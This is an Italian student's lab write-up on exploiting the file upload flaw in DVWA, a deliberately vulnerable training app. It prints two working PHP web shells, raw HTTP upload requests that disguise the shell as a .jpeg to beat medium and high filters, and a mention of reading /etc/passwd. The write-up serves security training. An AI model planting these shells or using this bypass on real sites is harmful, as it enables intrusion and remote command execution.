



esercizio UNIT2 S6/L1




The screenshot shows a web browser window with the address bar displaying `http://localhost:8080/shell.php`. The browser's developer tools or a mousepad application is open, showing the following PHP code:

```
1 <?php
2 // semplice shell PHP - SOLO PER USO DIDATTICO
3 if(isset($_GET['cmd'])) {
4     echo "<pre>";
5     // esegue il comando passato via GET
6     $cmd = $_GET['cmd'];
7     system($cmd);
8     echo "</pre>";
9 }
10 ?>
11
```

(CODICE PHP)




(con sicurezza low, si fa upload del codice)



```
total 24
drwxr-xr-x 2 www-data www-data 4096 Oct 21 19:40 .
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 ..
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
-rw----- 1 www-data www-data 204 Oct 21 19:40 shell.php
-rw----- 1 www-data www-data 204 Oct 21 19:29 shell2.php.jpeg
-rw----- 1 www-data www-data 205 Oct 21 19:34 shell3.php.jpeg
```


(possibile eseguire comandi di riga di comando specificandoli nell'URL.  
in questo caso "ls -la" ad esempio)




(se provo ad aumenta a medium la sicurezza, riconosce che non è un'immagine e non mi fa uploadare lo script)

## Request

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.18
3 Content-Length: 602
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.18
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2QBrrnyVdHyYwCDxh
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.18/dvwa/vulnerabilities/upload/
12 Cookie: security=medium; PHPSESSID=a8c8abde0f6065bb035d1fa1ba50a5a5
13 Connection: keep-alive
14
15 -----WebKitFormBoundary2QBrrnyVdHyYwCDxh
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----WebKitFormBoundary2QBrrnyVdHyYwCDxh
20 Content-Disposition: form-data; name="uploaded"; filename="shell2.php.jpeg"
21 Content-Type: image/jpeg
22
23 <?php
24 // semplice shell PHP - SOLO PER USO DIDATTICO
25 if(isset($_GET['cmd'])){
26     echo "<pre>";
27     // esegue il comando passato via GET
28     $cmd = $_GET['cmd'];
29     system($cmd);
30     echo "</pre>";
31 }
32 ?>
33
34 -----WebKitFormBoundary2QBrrnyVdHyYwCDxh
35 Content-Disposition: form-data; name="Upload"
36
37 Upload
38 -----WebKitFormBoundary2QBrrnyVdHyYwCDxh--
```



(rinomino il file col formato .jpeg, il content type è image/jpeg anche se il contenuto è possibile vedere sia lo script php)



ricercando in riga di comando “cat /etc/passwd”

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.18
Content-Length: 603
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.18
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryY9ehcpumWpshUSeV
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.18/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=a8c8abde8f6065bb035d1fa1ba50a5a5
Connection: keep-alive

-----WebKitFormBoundaryY9ehcpumWpshUSeV
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----WebKitFormBoundaryY9ehcpumWpshUSeV
Content-Disposition: form-data; name="uploaded"; filename="shell3.php.jpeg"
Content-Type: image/jpeg

<?php
// semplice shell PHP - SOLO PER USO DIDATTICO
if(isset($_GET['cmd'])){
    echo "<pre>";
    // esegue il comando passato via GET
    $cmd = $_GET['cmd'];
    system($cmd);
    echo "</pre>";
}
?>

-----WebKitFormBoundaryY9ehcpumWpshUSeV
Content-Disposition: form-data; name="Upload"

Upload
```


la stessa soluzione è andata bene anche per la sicurezza imposta ad high

```

1 <?php
2
3 header('Content-Type: text/html; charset=utf-8');
4
5 $cmd = '';
6 if (isset($_REQUEST['cmd'])) {
7     $cmd = $_REQUEST['cmd'];
8 }
9
10 ?>
11 <!DOCTYPE html>
12 <html lang="it">
13 <head>
14     <meta charset="UTF-8">
15     <meta name="viewport" content="width=device-width, initial-scale=1.0">
16     <title>Shell PHP</title>
17     <style>
18         body {
19             font-family: 'Courier New', monospace;
20             background-color: #1e1e1e;
21             color: #00ff00;
22             padding: 20px;
23         }
24         .container {
25             max-width: 900px;
26             margin: 0 auto;
27         }
28         h1 {
29             color: #00ff00;
30             text-align: center;
31         }
32         form {
33             margin: 20px 0;
34         }
35         input[type="text"] {
36             width: 70%;
37             padding: 10px;
38             background-color: #2d2d2d;
39             border: 1px solid #00ff00;
40             color: #00ff00;
41             font-family: 'Courier New', monospace;
42         }
43         input[type="submit"] {
44             padding: 10px 20px;
45             background-color: #00ff00;
46             border: none;
47             color: #1e1e1e;
48             cursor: pointer;
49             font-weight: bold;
50         }
51         input[type="submit"]:hover {
52             background-color: #00cc00;
53         }
54         .output {
55             background-color: #2d2d2d;
56             border: 1px solid #00ff00;
57             padding: 15px;
58             margin-top: 20px;
59             white-space: pre-wrap;
60             word-wrap: break-word;
61             min-height: 100px;
62         }
63         .info {
64             color: #ffff00;
65             margin: 10px 0;
66         }
67     </style>
68 </head>
69 <body>
70     <div class="container">
71         <h1> Shell PHP</h1>
72         <p class="info">Server: <?php echo php_uname(); ?></p>
73         <p class="info">Directory corrente: <?php echo getcwd(); ?></p>
74
75         <form method="POST">
76             <input type="text" name="cmd" value="<?php echo htmlspecialchars($cmd); ?>" placeholder="Inserisci comando (es: ls -la, whoami, pwd)" autofocus>
77             <input type="submit" value="Esegui">
78         </form>
79
80         <?php
81         if (!empty($cmd)) {
82             echo '<div class="output">';
83             echo '<strong>$ ' . htmlspecialchars($cmd) . '</strong> ' . "\n\n";
84
85             // Esegue il comando e cattura l'output
86             $output = shell_exec($cmd . ' 2>&1');
87
88             if ($output === null) {
89                 echo "Errore: impossibile eseguire il comando";
90             } else {
91                 echo htmlspecialchars($output);
92             }
93
94             echo '</div>';
95         }
96         ?>
97     </div>
98 </body>
99 </html>

```

codice php con interfaccia html per muoversi nel terminale della meta



esempio dell'interfaccia